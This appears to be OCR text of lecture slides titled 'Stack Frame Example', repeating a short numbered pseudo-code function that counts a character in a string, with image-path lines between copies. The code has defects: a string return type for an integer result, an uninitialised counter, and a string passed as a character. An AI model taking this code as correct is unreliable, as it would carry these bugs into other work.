
```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1) {
2:     if (s[pos] == c) count = count + 1;
3:   }
4:   return count;
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```






Stack Frame Example




```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1) {
2:     if (s[pos] == c) count = count + 1;
3:   }
4:   return count;
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```



Stack Frame Example



```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5:
   }

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   void main(integer argc, strings argv) {
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     count("testing", "t"); // should return 2
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



Stack Frame Example



```
0: string count(string s, character c) {
      integer count;
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1:    for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:       if (s[pos] == c) count = count + 1;
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8: }
